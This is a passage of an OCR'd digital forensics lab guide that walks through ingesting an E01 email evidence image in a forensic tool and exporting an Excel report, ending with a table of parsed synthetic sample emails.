
Step3:Select Host

- Enable the option named “Generate new host name based on data source name”→ click next




Step4:Select Data source type

- Select Disk Image or VM File.Then click Next




Step5:Select data source

- Choose the path of the EmailEvidence.E01.Then click Next




Step6:Configure Ingest

- Enable check boxes named Recent activity,Hash lookup,file type,keyword Search,Email Parser
- After checking the boxes→Click Next




Step7:Add data source


- It consists a option “View Log”
- Click Finish




Step8:Generate Report

- Select or check Excel Report→click Next






- In configure report check “All Results” and click finish




Step9:Legal Evidence


- Excel sheet is opened with your data




- Excel sheets are Summary,Email messages,Keyword hits,Accounts_Email,Metadata,Tagged Files,Tagged Results




E-Mail To	E-Mail From	Subject	Date Sent	Date Received	Path	E-Mail CC	E-Mail BCC	Message ID	Has Attachment	Headers	Message (Plaintext)
student@example.com	office@example.com;	Laboratory Training Material	2026-08-11 12:00:00 IST	2026-08-11 12:00:00 IST				Not available	Yes	-----HEADERS-----Content-Type: text/plain; char	Dear Student,Please find the laboratory training material attach
student@example.com	security-alert@example-test.com	URGENT - Account Verification Requir	2026-08-11 11:15:00 IST	2026-08-11 11:15:00 IST				Not available		-----HEADERS-----From: security-alert@exampl	Dear User,URGENT NOTICE!Your account requires immediate ve
student@example.com	sender@example.com;	Incomplete Header Test						Not available		-----HEADERS-----From: sender@example.com	This is a synthetic email created for testing incomplete email he
student@example.com	teacher@example.com;	Information Security Lab	2026-08-11 10:00:00 IST	2026-08-11 10:00:00 IST				Not available		-----HEADERS-----From: teacher@example.com	Dear Student,Please attend the Information Security laboratory



